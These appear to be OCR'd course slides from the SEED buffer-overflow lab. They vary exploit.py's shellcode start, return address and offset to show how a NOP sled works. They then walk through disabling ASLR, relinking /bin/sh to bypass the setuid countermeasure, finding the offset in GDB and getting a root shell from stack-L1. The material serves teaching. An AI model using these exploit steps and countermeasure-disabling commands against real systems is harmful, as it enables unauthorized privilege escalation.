
exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

We have some wiggle room with our guess, we can make it slightly bigger or smaller and our attack will still work




Our guess still lands in the NOP sled, so we are good!

exploit.py

This script will construct our `badfile` for us!

```
##################################################################
# Put the shellcode somewhere in the payload
start = 450          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200        # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################
```

We have some wiggle room with where we place our malicious code, we can make it slightly bigger or smaller and our attack will still work



Our guess still lands in the NOP sled, so we are good!


exploit.py

This script will construct our `badfile` for us!

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 500          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xfffcb28 + 200      # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

We cant go too far, otherwise it will not be read by badfile (the vulnerable program only reads up to 517 bytes)



Malicious code that will not be read in by badfile

Our attack no longer works, because our payload got cut off


exploit.py

This script will construct our `badfile` for us!

```
############################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffffff + 200       # TODO: Change this number
offset = 108 + 4        # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
############################################################
```

This script build constructs a python list, and writes out the list to `badfile`

We can't guess too far, otherwise we won't hit our NOP sled



Our attack no longer works, because our NOP sled never hits the malicious code


exploit.py

This script will construct our `badfile` for us!

```
###################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffffff + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
###################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

We can't guess too far, otherwise we won't hit the correct NOP sled



This also won't work, because our NOP sled never hits the malicious code


exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffffff + 200       # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

We can't guess too far, otherwise we might hit somewhere in the middle of our malicious code




This also won't work, because the start of malicious code is never executed (and thus errors will occur)

exploit.py


This script will construct our `badfile` for us!

```
####################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 100 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`



We must be **exactly correct** with the location of the return address



This also won't work, because the return address is invalid

Conducting our first Buffer Overflow Attack

1. Turn off countermeasures

Turn off ASLR!

```
sudo sysctl -w kernel.randomize_va_space=0
```

link /bin/sh to /bin/zsh (no setuid countermeasure)

```
sudo ln -sf /bin/zsh /bin/sh
```

2. Get offset (step 1) from GDB

```
gdb-peda$ p $ebp
$4 = (void *) 0xffffcb08
gdb-peda$ p &buffer
$5 = (char (*)[100]) 0xffffca9c
gdb-peda$ p/d 0xffffcb08 - 0xffffca9c
$6 = 108
```

(Your addresses might slightly be different, but your offset should still be 108)

3. Update values in exploit.py

```
##################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################
```

4. Run ./exploit.py to fill contents of badfile

```
[02/15/23]seed@VM:~/.../code$ ./exploit.py
[02/15/23]seed@VM:~/.../code$
```

5. Run the vulnerable program

```
[02/15/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

ROOT SHELL!!